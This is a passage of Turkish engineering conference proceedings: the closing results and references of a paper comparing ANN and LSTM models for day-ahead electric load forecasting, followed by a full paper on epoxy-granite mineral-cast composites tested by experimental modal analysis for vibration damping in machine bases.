Çizelge 2’de saatlik gerçek yük verilerinin ve oluşturulan yapılardan elde edilen saatlik tahmin sonuçlarının YSA ve LSTM’ye ait koyu yazılmış ortalama günlük MAE, Maksimum günlük MAPE ve Günlük RMSE değerleri ile verilmiştir. En düşük ortalama günlük hata, Maksimum günlük MAPE ve Günlük RMSE değerleri LSTM yapısından elde edilmiş ve çizelgede altı çizili olarak belirtilmiştir. Burada kullanılan değerlerin tümü gerçek değerler kullanılarak tespit edilmiştir.

Çizelge 2. Hata değerlerinin YSA ve LSTM için karşılaştırması

	Ortalama günlük MAE		Maksimum günlük MAPE		Günlük RMSE	
	YSA	LSTM	YSA	LSTM	YSA	LSTM
Model 1	148,3390198	<u>132,24302</u>	%1,1626839	<u>%1,0946499</u>	178,00161	<u>153,48364</u>
Model 2	166,1934052	<u>127,06987</u>	%1,1433750	<u>%1,0583957</u>	202,27247	<u>159,32426</u>

Çizelge 2’de saatlik gerçek yük verilerinin ve oluşturulan yapılardan elde edilen saatlik tahmin sonuçlarının YSA ve LSTM’ye ait koyu yazılmış maksimum günlük MAE değerleri ile verilmiştir.

Model 1 ve 2 için En düşük maksimum günlük hata değeri LSTM yapısından elde edilmiş ve çizelgede altı çizili olarak belirtilmiştir. Model 1 72 saatlik veri 24 saatlik tahmin için kullanılmıştır. Model 2’de ise 96 saatlik veri 24 saatlik tahmin için kullanılmıştır. Görüldüğü üzere LSTM için Model 2’nin hata değeri Model 1’den daha düşüktür.

Maksimum günlük MAPE değerlerine bakıldığında, her iki tahmin çalışmasında da en düşük hata yüzdesini yine LSTM vermiştir.

Çizelge 2’de saatlik gerçek yük verilerinin ve oluşturulan yapılardan elde edilen saatlik tahmin sonuçlarının YSA ve LSTM’ye ait koyu yazılmış ortalama günlük RMSE değerleri ile verilmiştir. En düşük değer LSTM yapısından elde edilmiş ve çizelgede altı çizili olarak belirtilmiştir. Görüldüğü üzere LSTM ve YSA için Model 2’nin hata değeri Model 1’den daha düşüktür. 96 saatlik veri ile tahmin yapmak 72 saatlik veri ile tahmin yapmaktan daha iyi performans göstermektedir.

RMSE değerine göre en düşük ortalama günlük değer LSTM yapısından elde edilmiş ve çizelgede altı çizili olarak belirtilmiştir.

5. SONUÇ

Bu çalışmada yük tahmininde kullanılan yöntemlerle ilgili yapılan çalışmalar ele alınmıştır. Görüldüğü üzere mevcut literatürde çoğunlukla bilinen yöntemler farklı modifikasyonlarla geliştirilmiş ve daha iyi performanslar gösterildiği görülmüştür. Fakat günümüzde akıllı şebekeler, elektrikli araçlar, nesnelerin interneti gibi kavramların hayatımıza girmesiyle birlikte elektrik yük tahmininde de daha yenilikçi yöntemlerin kullanılması gerektiği görülmektedir.

Bu çalışmada, 24 saatlik yük tahmini amaçlanmış, atmosferik veri kullanmadan geçmiş verilere dayalı kabul edilebilir hata yüzdesinde gerçekleştirilebilen bir tahmin sistemi önerilmiştir.

Önerilen tahmin sistemi, YSA ve LSTM olmak üzere iki yapıdan oluşmaktadır. Bu sebepten en düşük ortalama günlük MAPE değerlerini LSTM yapısı vermiştir. Ayrıca, performans metriklerine bakıldığında, YSA yapısının LSTM’e göre rekabetçi bir yaklaşım sonucuna sahip olduğu görülmektedir.

Normalizeli yük tahmini çalışmasında, en düşük ortalama günlük hata yüzdelerini LSTM yapısı vermiştir. Ortalama günlük hata yüzdeleri, YSA yük tahmini yönteminin bulduğu değerlerden daha düşük çıkmıştır.

LSTM ve YSA için Model 2'nin hata değeri Model 1'den daha düşük elde edilmiştir. 96 saatlik veri ile tahmin yapmak 72 saatlik veri ile tahmin yapmaktan daha iyi performans gösterdiği sonucuna ulaşılmıştır. Bu çalışma kapsamında, tatil günleri için yük tahmini yapılmıştır. Gelecek çalışmalarda, bu günler çıkarılarak bir model oluşturularak tahmin süreci daha da etkin bir hale getirilebilir.

6. KAYNAKÇA

- [1] G. Altınay, E. Karagöl, "Electricity Consumption and Economic Growth: Evidence From Turkey", *Energy Economics*, 27, ss. 849-856, 2005.
- [2] E. Özata, Türkiye'de Enerji Tüketimi Ve Ekonomik Büyüme Arasındaki İlişkilerin Ekonometrik İncelemesi. Dumlupınar Üniversitesi Sosyal Bilimler Dergisi, (26), 2015.
- [3] Y. Dong, X. Ma, T. Fu, "Electrical load forecasting: A deep learning approach based on K-nearest neighbors". *Applied Soft Computing*, (), 106900–, 2020.
- [4] A. G. Nobari, "Short term load forecasting by using artificial neural networks", *Yayınlanmamış Yüksek Lisans Tezi. İstanbul: İstanbul Teknik Üniversitesi, 2020.*
- [5] A. Taik, S. Cherkaoui, "Electrical Load Forecasting Using Edge Computing and Federated Learning". *ICC 2020-2020 IEEE International Conference on Communications (ICC)*, 1–6, 2020.
- [6] N. Kim, M. Kim, J. K. Choi, "LSTM Based Short-term Electricity Consumption Forecast with Daily Load Profile Sequences". *2018 IEEE 7th Global Conference on Consumer Electronics (GCCE)*, 136–137, 2018.
- [7] J.T. Mutsena, "Short-term load forecasting for microgrids based on fuzzy logic", *Yayınlanmamış Yüksek Lisans Tezi. İstanbul: Yıldız Teknik Üniversitesi, 2018.*
- [8] S. N. Fallah, M. Ganjkhani, S. Shamshirband and K.W. Chau, "Computational intelligence on short-term load forecasting: A methodological overview", *Energies*. 12(3):393, 2019.
- [9] T. Hong, S. Fan, "Probabilistic electric load forecasting: A tutorial review". *Int. J. Forecast.* 32, 914–938, 2016.
- [10] N. Abu-Shikhah, F. Elkarmi, O. Aloquili, "Medium-Term Electric Load Forecasting Using Multivariable Linear and Non-Linear Regression". *Smart Grid and Renewable Energy*, 2, 2011.
- [11] S. Zakarya, H. Abbas, M. Belal, "Long-term deep learning load forecasting based on social and economic factors in the Kuwait region". *J Theor Appl Inf Technol* 95:1524–1535, 2017.
- [12] S.R. Khuntia, J.L. Rueda, M.A.M.M. van der Meijden, "Forecasting the load of electrical power systems in mid-and long-term horizons: A review". *IET Gen. Trans. Distr.* 10, 3971–3977, 2016.
- [13] E.A. Feinberg, D. Genethliou, "Load Forecasting"; Springer: New York, NY, USA, 2005.

- [14] T. Hong, J. Wilson, J. Xie, "Long term probabilistic load forecasting and normalization with hourly information". IEEE Trans. Smart Grid 5, 456–462, 2014.
- [15] A. Singh, I. Nasiruddin, S. Khatoon, Md. Muazzam, D. Chaturvedi, "Load forecasting techniques and methodologies: A review". ICPCES 2012 - 2012 2nd International Conference on Power, Control and Embedded Systems. 1-10, 2012.
- [16] Q. Ding, "Long-Term Load Forecast Using Decision Tree Method," Power Systems Conference and Exposition, PSCE 06, IEEE PES, Vol.1, pp.1541-1543, 2006.
- [17] G.A.N. Mbamalu and M.E. El-Hawary, "Load Forecasting Via Suboptimal Seasonal Autoregressive Models And Iteratively Reweighted Least Squares Estimation," IEEE Transaction on Power System, Vol.8, pp.343-348, 1992.
- [18] D.G. Infield and D.C. Hill, "Optimal Smoothing for Trend Removal in Short term Electricity Demand Forecasting," IEEE Transaction on Power System, Vol.13, pp.1115-1120, 1998.
- [19] M. Jacob, C. Neves, D. Vukadinović-Greetham, "Short term load forecasting". Forecast Assess Risk Individ Electr Peaks Math Planet Earth, 2020.
- [20] S. Bouktif, A.Fiaz, A. Ouni, M.A. Serhani, "Optimal deep learning LSTM model for electric load forecasting using feature selection and genetic algorithm: comparison with machine learning approaches". Energies (MDPI) 11:1–20, 2018.
- [21] E. Avşar, M.E. Kamaşak, ve Z. Çataltepe, "Tek-Sınıf Destek Vektör Makineleri Kullanılarak EEG İşaretlerinin Sınıflandırılması", 2009.

MAKİNE PARÇALARININ TİTREŞİM SÖNÜMLEMESİNDE KULLANILABİLECEK KOMPOZİT SİSTEM TASARIMI

Seda Yıldız¹, Hüseyin Dal², Ali Osman Kurt³

¹*Sakarya Üniversitesi, Mühendislik Fakültesi, Metalurji ve Malzeme Mühendisliği Bölümü, Sakarya/TURKEY*

¹*Karmetal Şerit Testere Makineleri A.Ş, Sakarya/TURKEY*

²*Sakarya Üniversitesi, Mühendislik Fakültesi, Makine Mühendisliği Bölümü, Sakarya/TURKEY.*

³*Sakarya Üniversitesi Merkezi Araştırma Laboratuvarı, SARGEM, Sakarya/TURKEY*

malzeme@karmetal.com.tr

ORCID: 0000-0002-5828-4486

ÖZET

Makine taban ve gövdesinde kullanılan malzemeler makinanın dinamik davranışı ve makine ile gerçekleştirilen işlemin hassasiyeti üzerine etkilidir. Makinenin taban ve gövdesinin durumu makine ile üretilecek olan ürünlerin kalitesine doğrudan etki etmektedir. Makina sağlığı ve ürün kalitesi açısından bu malzemelerin mekanik ve dinamik özelliklerinin bilinmesi ve özellikle titreşim yalıtım kabiliyeti iyi malzemelerin tercih edilmesi gerekmektedir. Makinaları taşıyan taban çerçeveleri ve makina gövdeleri doğal taş, dökme demir, çelik ve seramik gibi malzemelerden imal edilmektedir. Bu nedenle belirtilen malzemelere alternatif olarak, titreşim sönüm kabiliyeti daha yüksek olan polimer matrisli kompozit malzeme olan mineral döküm ile üretilen kompozit malzemeler geliştirilmiştir. Alternatif malzemelere göre mineral döküm (epoksi granit) yapılarının hafiflik, yüksek sertlik ve yüksek sönüm gibi avantajları vardır. Bu malzemeleri dökme demire benzer şekilde, sıkıştırma ve çekme gibi farklı dayanım değerlerine sahiptir. Mineral döküm (polimer beton), reçine ile bağlanmış bazalt, uçucu kül, nehir çakılı, silis kumu, tebeşir ve benzeri inorganik agrega parçacıklarından oluşan soğukla sertleşen karmaşık bir malzemedir.

Hassas ölçüm gerektiren tartı tezgâhları, işleme tezgâhları, daire ve şerit testere makineleri gibi cihazlarda kullanılabilir. Avantajlarından dolayı, makina gövdelerinde yaygın olarak kullanılan dökme demirin yerini yakın gelecekte mineral döküm gibi daha modern yapı malzemelerinin alacağını araştırmalar göstermektedir.

Bu çalışmada modern takım tezgâhlarında karşılaşılan en önemli sorunlardan biri olan titreşimi minimize etmek amacı ile geliştirilen polimer matriksli kompozit malzemelerin titreşim karakteristikleri incelenmiştir. Bu amaçla farklı malzeme karışım reçeteleri hazırlanmıştır. Farklı formlarda hazırlanan agrega ve kumlar endüstride kullanım sıklığı dikkate alınarak tercih edilmiştir. Testler için 20x25x480 ebatlarında çeşitli sayılarda kiriş test numuneleri hazırlanmıştır. Deneysel modal analiz yöntemiyle her bir kirişin doğal frekans ve sönüm oranları, FRF fonksiyonları yardımıyla elde edilerek kıyaslamalar yapılmıştır.

Anahtar Kelimeler: Mineral Döküm, Deneysel Modal Analiz, Kompozit Yapı

DEVELOPMENT OF A COMPOSITE SYSTEM FOR VIBRATION DAMPING IN MACHINE PARTS

ABSTRACT

The materials used in the base and frame of the machine are effective on the dynamic behavior of the machine and the precision of the process performed with the machine. The condition of the base and frame of the machine directly affects the quality of the products to be produced with the machine. In terms of machine health and product quality, it is necessary to know the mechanical and dynamic properties of these materials and to prefer materials with good vibration isolation capability. Base frames and machine bodies carrying machines are manufactured from materials such as natural stone, cast iron, steel and ceramic. Therefore, as an alternative to the mentioned materials, composite materials produced with mineral casting, which is a polymer matrix composite material with higher vibration absorption capability, have been developed. Compared to alternative materials, mineral casting (epoxy granite) structures have advantages such as lightness, high hardness and high damping. These materials have different strength values such as compression and tensile similar to cast iron. Mineral casting (polymer concrete) is a complex cold casting material composed of resin-bonded basalt, fly ash, river gravel, silica sand, chalk and similar inorganic aggregate particles. It can be used in devices that require precise measurement such as weighing benches, processing benches, circular and band saw machines. Because of its advantages, studies show that cast iron, which is commonly used in machine housings, will be replaced by more modern building materials such as mineral casting in the near future.

In this study, vibration characteristics of polymer matrix composite materials developed with the aim of minimizing vibration, one of the most important problems encountered in modern machine tools, were investigated. For this purpose, different material mixture recipes have been prepared. The aggregates and sands prepared in different forms have been preferred by considering their usage frequency in industry. Various numbers of beam test specimens of 20x25x480 dimensions were prepared for the tests. Using the experimental modal analysis method, the natural frequency and damping ratios of each beam were obtained with the help of FRF functions and comparisons were made.

Keywords: Mineral Casting, Experimental Modal Analysis, Composite structure

1. GİRİŞ

Hassas mühendislikte makine taban gövdesinin makinelerin kesinliği üzerindeki önemi genellikle dikkate alınmamaktadır. Ultra hassas ölçüm ve işlemede, tezgâh gövdesi statik ve dinamik olarak değişen termal yüklere, mekanik kuvvetlere ve torklara maruz kalmaktadır. Bu şartlar altında yüksek sertlikte tüm alt sistemlerin sabit pozisyonunu korumak durumundadır. Uzun vadeli istikrar, makine tezgâhının önemli bir sorunudur[1,2]. Modern takım tezgâhlarının yüksek verimlilikle ilgili işlevsel gereksinimleri, işlemenin gerekli hassasiyetini ve tekrarlanabilirliğini korurken, artan hız ve işleme derinliği gerekmektedir. İşleme kararlılığını arttırabilmek için mevcut duruma çözüm arayışları başlamıştır. Buna çözüm olarak pasif ve aktif titreşim gidericiler veya uygun seçim yollarına gidilmiştir. Makine taban gövdeleri genellikle gri dökme demirden veya kaynaklı çelik yapılar şeklinde yapılmaktadır. Bu, dinamik özelliklerini şekillendirme olasılığını önemli ölçüde sınırlar[3]. Geleneksel olarak, dökme demir, yüksek sertliği, yüksek sönümlenme katsayısı ve mükemmel ısı transfer özellikleri nedeniyle, takım tezgâhi yapısal imalatında kullanılan malzemedir. Ancak, gelişmiş tezgâhların dökme demir yapılarında tespit edilen titreşim gibi doğal problemler takım ömrünü, takım bütünlüğünü etkilemektedir[4]. Günümüzde metalik malzemeler klasik malzemelerin birçok özelliği gelişen teknolojinin ihtiyaçlarını karşılayamamaya başlayınca, daha üstün özelliklere sahip kompozit malzemelerin üretimi ve geliştirilmesi de hız kazanmıştır[5]. Çeşitli sektörlerde sıkça karşılaştığımız kompozit malzemelere beton, çimento, su, agrega ve gerektiğinde katkı maddelerinin (mineral, kimyasal, fiber vb.) belirli şartlar ve oranlarda karıştırılmasıyla elde edilen, harç fazı ve agregadan oluşan bir yapı malzemesidir [6]. Betona dayanım ve sönümlenme özellik kazandırmak, katmak için polimer kullanımı tüm dünyada giderek ilgi uyandırmaktadır. Bu sayede ortaya polimer beton (polycrrete) ismiyle anılan yeni bir kompozit tasarım çıkmıştır[7]. Kompozit malzeme olarak kullanılan polimer beton betonun güçlendirilmesi, daha iyi kalite ve betonun dayanıklılığı, sentetik reçineli beton olarak da bilinen Polimer beton (PC) yama malzemesi olarak yaygın şekilde kullanılmıştır[8]. Aynı

basınç dayanımında, polimer betonun elastik modülü normal betondan önemli ölçüde daha düşüktür[9,10]. Polimer betonun yüksek mekanik özellikleri, hızlı kürleşme ve çimentoya mükemmel yapışma gibi üstün özellikleri katması sayesinde bina kaplaması gibi uygulamalar için uygundur[11].

Polimer betonu çimento katkısı olmadan polimer malzeme olarak epoksi reçinesi kullanma sonucunda mineral döküm ismini alan metot ortaya çıkmıştır. Bu yöntem mineralguss, epoksi granit (Granitan) olarak da adlandırılmaktadır.

Dökme demir için alternatif bir malzeme olarak, mineral döküm (epoksi granit) yapılarının, daha düşük bir ağırlıkta yüksek sertlik ve sönümlenme oranı gibi iyi mekanik özellikler gösterdiği bulunmuştur[4]. Taban tezgâhı gövdesi olarak taşlama makineleri veya işleme merkezlerinde mineral döküm kullanılır[1]. Mineral döküm, dökme demire benzer şekilde, sıkıştırma ve gerginlikte farklı dayanım değerlerine sahiptir[12].

Mineral döküm parçaların imalatında kullanılan teknoloji, dökme demir teknolojisine benzemektedir fakat burada sertleştirme işlemi soğutma yoluyla değil reçinenin kürlenmesi yoluyla yapılmaktadır. Epoksi granit (Granitan) veya diğer bir adıyla mineral döküm malzemeler pasif titreşim sönümlenme konusunda oldukça başarılılardır. Granül boyutları çeşitliliği ve kullanılan reçine çeşitliliğiyle yapılan kompozit malzemelerin oluşturduğu tezgâhlar başarılı örnekleri sunmaktadır[13].

Antunes A [14] çalışmalarında değişken sertlikteki kompozit laminatın titreşim modlarını, deneysel modal analiz ile elde edilip ve teorik/matematikselsel modellerden elde edilenlerle karşılaştırılmıştır. Doğal frekansları, modal sönümlenme oranları ve titreşim mod şekilleri tanımlanmıştır. Sonuç olarak değişken sertlik kompozit lamine plakaların teorik modellerini doğrulamak için kullanılabilir olduğu kanısına varılmıştır. Guan C [15] çalışmalarında deneysel modal analiz yöntemi ile, üç farklı kalınlıktaki (12, 15 ve 18 mm) üç tam boyutlu orta yoğunluklu lif levha (MDF) ve üç tam boyutlu yonga levha (PB) panel üzerinde gerçekleştirilmiştir. İlk dokuz titreşim modunun doğal frekansları ve mod şekilleri belirlenmiştir. Deneysel modal testin sonuçları, teorik bir modal analiz sonuçlarıyla karşılaştırılmıştır. Cho, S.K [16] yaptıkları çalışmada, takım tezgâhlarının yüksek performansını sağlamak için bileşenlerin kütlelerini, mevcut yapının ağırlığını azaltmak, yapısal sertliği ve sönümlenme kapasitesini artırmak için karbon / epoksi kompozitler ve reçine beton kullanılarak küçük bir masa üstü takım tezgâhı yapısı tasarlanmış ve üretmişlerdir. Daoui [17] üzerinde çalıştıkları materyallerin titreşim bölgesindeki elastisite modülünün belirlenmesi için bir metot sunmuşlardır. Bu metot, elastik kirişler teorisine dayanan doğal titreşimlerden kaynaklanan doğal frekans spektrumunun araştırılmasına ve yorumlanmasına dayanmaktadır.

Bu çalışmada modern takım tezgâhlarında karşılaşılan en önemli sorunlardan biri olan titreşimi minimize etmek amacı ile geliştirilen polimer matrisli kompozit malzemelerin titreşim karakteristikleri incelenmiştir. Bu amaçla farklı malzeme karışım reçeteleri hazırlanmıştır. Farklı formlarda hazırlanan agrega ve kumlar endüstride kullanım sıklığı dikkate alınarak tercih edilmiştir. Testler için 20x25x480

ebatlarında çeşitli sayılarda kiriş test numuneleri hazırlanmıştır. Deneysel modal analiz yöntemiyle her bir kirişin doğal frekans ve sönüm oranları, FRF fonksiyonları yardımıyla elde edilerek kıyaslamalar yapılmıştır.

2. MATERYAL VE METOT

2.1 Deney Numunelerinin Üretimi

Sakarya İnci Beton firmasından üç farklı ölçülerde agregalar temin edilmiştir. Taşlar Geyve taş ocağında öğütülmüştür. Agregalar çakıl, orta boyutlu ve ince kum olarak adlandırılmaktadır. Agregaların ölçüleri sırasıyla 2-4 mm, 0,5-2 mm ve 0,5 mm den küçük olacak şekilde elek analizlerinden geçirilmiştir Tablo 24 ve Tablo 25. Agregaların kimyasal bileşimleri tayin edilirken TS-EN 1744-1 + A1:2013, TS-EN 1367-2:2010 standartlarından yararlanılmıştır Tablo 26.

Tablo 24. Agregaların formları

Malzeme	Elek Aralığı (mm)
Çakıl Taşı	2-4
Orta Boyutlu Kum	0,5-2
İnce Kum	0,5<

Tablo 25. Titreşim testi numuneleri hacimsel malzeme içeriği oranları

Numune No	Orta Boyutlu Kum (%)	Çakıl Taşı (%)	İnce Kum (%)	Epoksi Reçinesi (%)
1A	50	25	25	8
1B	50	25	25	12
1C	50	25	25	16
2A	55	10	30	15
2B	55	20	30	15
2C	55	30	30	15
3A	60	25	10	15
3B	60	25	20	15
3C	60	25	30	15

Tablo 26. Agregaların kimyasal bileşimi

SO ₃	S	Cl	MgSO ₄
0,07	0,06	0,001	1

Kullanılacak olan granüllerin üstünde bulunan tozların temizlenmesi gerekmektedir. Granüller üzerinde bulunan toz zerrecikleri, granüller temizlenmediği takdirde granül ile matriks malzeme arasında bir sınır tabakası oluşturarak, granül ile matriks malzemenin adhezyon bağı oluşturmasını

engelleyecektir. Agregalar kompozit karışım hazırlanmadan önce yıkanmış ve fırın yardımıyla kurutulmuştur.

Granülleri birbirine bağlamak amacıyla Marker Firmasında ACHY System AS-350 kodlu epoksi ve epoksi sertleştiricisi kullanılmıştır. Karışım oranları üretici firmanın tavsiye ettiği 2:1 şeklindedir.

Kalıp malzemesi olarak 25x25 kablo kanalı tercih edilmiştir. Standart boyu 2000 mm olan malzeme 480mm boyunda kesilmiştir. Karışım kalıba doldurulmadan önce kalıp iyice temizlenmiş, kalıp ayırıcı kullanılmıştır.

Tablo 25’de verilen karışım oranlarına göre 20x25x480 ölçülerinde 9 adet test numunesi hazırlanmıştır. Titreşim testleri için hazırlanan numuneler için kablo kanalı kalıp olarak kullanılmıştır.


2.2. Deneysel Modal Analiz

Modal analiz, bir yapının doğal dinamik özelliklerini; doğal frekanslar, sönüm değerleri, mod şekillerini belirlemek için kullanılan deneysel bir statik analiz yöntemidir. Bu sayede yapının dinamik davranışı ile ilgili matematiksel bir model oluşturularak yapının dinamik davranışı ile ilgili önceden bilgi sahibi olunabilmektedir. Modal analiz hem teorik hem deneysel veriler içermektedir [18]. Deneysel modal analiz yöntemiyle her bir kırıışın doğal frekans ve sönüm oranları, frekans cevabı fonksiyonları (FRF) fonksiyonları yardımıyla elde edilerek kıyaslamalar yapılmıştır.

Deneyler kapsamında Brüel&Kjaer 8206-002 model darbe çekici, Brüel&Kjaer 4517-002 ve 4533-B-002 model ivmeölçer kullanılmıştır. İvmeölçerin hassasiyeti sırasıyla 10,25 mV/g ve 482,7 mV/g ‘dir. İvmeölçerler Şekil 45’de gösterilen P1, P2 ve P3 noktalarına yapıştırılıp, vuruş noktası P1 seçilmiştir. Titreşim verilerinin toplanabilmesi için Brüel&Kjaer Photon+ Dynamic Signal analizörü kullanılmıştır. Titreşim testleri ile elde edilen FRF ler, Brüel&Kjaer RT Pro Photon yazılımı ile elde edilerek yorumlanmıştır. Frekans çözünürlüğü 1 Hz seçilmiştir. Örnek modal analiz deney ekipmanları Şekil 46’de verilmiştir.



Şekil 45. Titreşim testlerinde kullanılan numuneler ve ivmeölçer yapıştırılma noktaları




Şekil 46. Modal analiz deney sistemi ve giriş

3. BULGULAR VE TARTIŞMA


Üç gruptan oluşan 9 adet numunenin deneysel modal analiz verileri analiz edilerek, her bir numune için mod frekansları ve sönüm oranları elde edilip kıyaslamaları yapılmıştır.

Sadece epoksi reçinesi oranlarının değişimine ait inceleme sonuçları Şekil 47 ve Şekil 48’te verilmiştir. Şekil 47’e göre epoksi-reçinesi katkısının artışı numunenin doğal frekansını düşürmektedir. Bu da özellikle yüksek frekanslarda ürünün rijitliğinin azaldığını ifade etmektedir. Buna sebep olarak epoksinin malzemesinin elastikliği ve malzeme kütesinin artmasından kaynaklandığı düşünülmektedir. 1A ve 1B numunelerinin frekansları birbirine yakınken 1C numunesinin frekansı diğerlerinden belirgin yüksektir. Bu da epoksi-reçine katkısının artışının rijitliği azalttığına işaret etmektedir.




Şekil 47. 1 Nolu reçete Mod-Frekans grafiği

Şekil 48'e göre ise genel anlamda epoksi-reçine katkısının, numunenin sönüm oranına olumlu katkı yaptığı görülmektedir. Epoksi karışımının sönüm oranını arttıracak beklenen bir durumdur. Epoksi-reçine miktarının %4 artışı sönüm oranını yaklaşık %2 arttırmaktadır. Ancak daha fazla epoksi-reçine katkısı sönüm oranının farklı frekanslarda etkisinin değişmesine neden olmaktadır. Bu da kütle artışından ve reçine etkisinden kaynaklanmaktadır.




Şekil 48. 1 Nolu reçete Mod Frekansı – Sönüm Oranı grafiği

Çakıl taşı katkısının dinamik özelliklere etkisi Şekil 49 ve Şekil 50'de verilmiştir. Şekil 49 incelendiğinde, sabit epoksi-reçine karışımında, çakıltaşı miktarının artması doğal frekansın artmasına neden olmaktadır. Çakıltaşının frekansa etkisi yüksek frekanslarda daha fazladır. Frekans yükseldikçe, çakıltaşı ürünü daha rijit hale getirmektedir. Çakıltaşı oranının artışıyla frekansın artışı orantısaldır.




Şekil 49. 2 Nolu reçete Mod-Frekans grafiği

Çakıltaşı miktarının artması frekansını artırmakla birlikte sönüm oranını azaltmaktadır Şekil 50. Çakıltaşının sönüm oranına etkisi frekans arttıkça düşmektedir. Çakıltaşı miktarının iki katına çıkması sönüm oranını yaklaşık %2 arttırmaktadır. Çakıltaşının sönüme katkısı tüm frekanslarda orantılı olarak değişmektedir. Daha yüksek sönüm tercih edilen makinalarda çakıl taşı oranını düşürmek yararlı olacaktır.




Şekil 50. 2 Nolu reçete Mod Frekansı – Sönüm Oranı grafiği

Kompozit kiriş içeriğindeki ince kum karışımının titreşim karakteristiklerine etkisi Şekil 51 ve Şekil 52’de görülebilir. Çakıl taşına benzer şekilde kompozit kirişteki ince kum miktarının artması malzemeyi daha rijit hale getirmektedir Şekil 51. İnce kum miktarının 2 katına çıkması frekansı çok değiştirmezken, 3 katına çıkması frekansı daha fazla etkilemektedir. Önceki reçetelerde olduğu gibi, ince kum miktarının frekansa etkisi de yüksek frekanslarda daha belirgin hale gelmektedir. Örneğin 1. mod frekansı tüm numunelerde yaklaşık 185 Hz iken, 2.mod frekansları arasındaki fark yaklaşık 150 Hz, 3. Mod frekansları arasındaki fark yaklaşık 200 Hz’e çıkmaktadır.




Şekil 51. 3 Nolu reçete Mod-Frekans grafiği

Doğal frekansın yükselmesine sebep olmasının aksine, kompozit kirişte ince kum miktarının artması sönüm oranını olumsuz olarak etkilemektedir Şekil 52. Dolayısıyla ince kum miktarının artması malzemenin sönüm kabiliyetini azaltmaktadır. 3C reçetesine sahip numunenin sönüm oranları 3A ve 3B reçetelerinden belirgin şekilde ayrılırken, 3A ve 3B reçetelerinin sönüm oranları yüksek mod frekanslarında birbirine yaklaşmaktadır. Rezonansa yakın hızlarda ve yüksek titreşimli ve gürültülü çalışan makina gövdelerinde kullanılan kompozit kiriş malzemelerinde ince kum miktarının azaltılması, titreşim seviyesini düşüreceğinden dolayı makinanın ömrünü arttıracaktır.



Şekil 52. 3 Nolu reçete Mod Frekansı – Sönüm Oranı grafiği

Tüm test numunelerine ait frekans ve sönüm parametrelerinin değişiminin incelenmesinde fayda vardır. Tüm numunelerde mod frekansının artışı hemen hemen lineerdir. Düşük frekanslarda tüm numunelerin dinamik rijitliği birbirine çok yakinken, frekans yükseldikçe malzeme rijitlikleri farkı artmaktadır Şekil 53a. Tüm reçetelere ait numuneler için sadece 3. Mod frekanslarının değişimi Şekil 53b’de daha ayrıntılı olarak görülmektedir. Buna göre epoksi katkısının en az olduğu 1A numunesi ile çakıltaşı ve ince kum katkısının en fazla olduğu 2C ve 3C numunelerinin en fazla frekansa sahip olduğu anlaşılmaktadır. Buradan da çakıltaşı ve ince kumun rijitliği artırdığı doğrulanmaktadır.




(a)

(b)

Şekil 53. Tüm numuneler için (a) Mod-Frekans grafiği (b) 3.Mod-Frekans

Tüm numunelerin malzeme içeriklerinin sönüm oranlarına olan etkisi Şekil 54'da bir arada verilmiştir. Şekil 54a'da epoksinin sönüm oranını arttırdığı, çakıltaşı ve ince kumun sönüm oranını azalttığı genel olarak anlaşılmaktadır. Kompozit kirişlerin sadece 1.mod frekanslarındaki sönüm oranlarının değişimi Şekil 54b'de detaylıca görülmektedir. Çakıltaşının en fazla olduğu reçete ürünü olan 2C numunesinin sönüm oranı %3,78 ile en az, çakıltaşının en az olduğu reçete ürünü 2A numunesinin sönüm oranı %10,31 ile en fazladır. Buna göre 1. modda sönüm oranını en fazla etkileyen parametrenin çakıltaşının olduğu anlaşılmaktadır. Çakıltaşıyla birlikte epoksi miktarının fazlalığı da sönüm oranını en fazla arttıran parametrelerdendir. İnce kum katkısının artması da sönüm oranını azalttığı anlaşılmaktadır.



(a)

(b)

Şekil 54. Tüm numuneler için (a) Mod Frekansı-Sönüm oranı grafiği (b) 1.Mod Frekansı-Sönüm oranı grafiği

4. SONUÇLAR

Bu çalışmada makina ve takım tezgâhlarında kullanılması planlanan ve 9 farklı polimer matriksli kompozit malzemelerden üretilen kompozit kiriş numunelerinin deneysel modal analizleri gerçekleştirilmiştir. Deneysel modal analiz sonucunda kompozit kirişlerin titreşim karakteristikleri incelenmiştir. Buna göre kirişlerin titreşim karakteristikleri üzerinde en etkili parametrenin çakıl taşı katkısının olduğu belirlenmiştir. En yüksek sönüm oranı değeri %10,31 ile %10 çakıltaşı oranına sahip 2A reçetesi, en düşük sönümü ise %30 çakıltaşı oranına sahip %3,78 ile 2C reçetesi sağlamıştır. Çakıltaşı katkısı ile ince kum katkısının azaltılması sönüm oranını azaltmaktadır. Epoksi miktarının artırılması ise sönüm miktarını arttırmaktadır. Benzer şekilde çakıltaşı ve ince kum rijitliği arttırmakta epoksi ise rijitliği düşürmektedir. Buna göre makina titreşimlerinin azaltılarak ömrünün artırılması dolayısıyla da hassas ürün kalitesinin artırılması için, makina gövdeleri için geliştirilen kompozit malzemelerinin içeriğinde ince kum ve çakıltaşı miktarının azaltılması ve epoksi miktarının artırılması gerekir.

5. KAYNAKÇA

- [1] Erbe T, Krol J and Theska R. Mineral casting as material for machine base frames of precision machines. FG Feinwerktechnik/Precision Engineering, 2008.
- [2] Sezan Orak, Poliester Recineli Polimer Betonun Sonum Yetenegi Uzerine Bir Arastırma, Osmangazi Universitesi, Mühendislik Mimarlık Fakülltesi, Makina Mühendisligi Bölümü Eskisehir-TURKIYE.
- [3] Paweł Dunaj Bartosz Powalka, Increasing lathe machining stability by using a composite steel–polymer concrete frame 2020
- [4] A Selvakumar, K Ganesan and PV Mohanram, Dynamic analysis on fabricated mineral cast lathe bed. 2012. PENNSYLVANIA STATE UNIV on April 8, 2016.
- [5] Aztekin K, 2010. Termoset polyester matrisli kompozitlerin işlenebilirliğinin AISI 1050 ile karşılaştırmalı olarak araştırılması. Balıkesir Üniversitesi Fen Bilimleri Enstitüsü, 2010.
- [6] Cengiz ÖZEL, Ali Nadi KAPKAN, Kendiliğinden yerleşen beton özellikleri üzerinde agrega özelliklerinin etkisi. 2017.
- [7] Chandra, S., Ohama, Y., (1994). Polymer in Concrete. CRC Pres, 204 p. Boca Raton.
- [8] G.B.Ramesh kumar, B.Venkatesh., Experimental study on strength characteristics of polymer concrete with epoxy resin. Department of civil engineering Saveetha School of Engineering SIMATS, Chennai-602105. 2018.
- [9] Darwin ,D,et.al (1984), Causes Evaluation And Repair Cracks In Concrete Structures, American Concrete Journal, vol.no. 9, 1984, pp.224
- [10] Ferdous W, Optimal design for epoxy polymer concrete based on mechanical properties and durability aspects, , 2019.
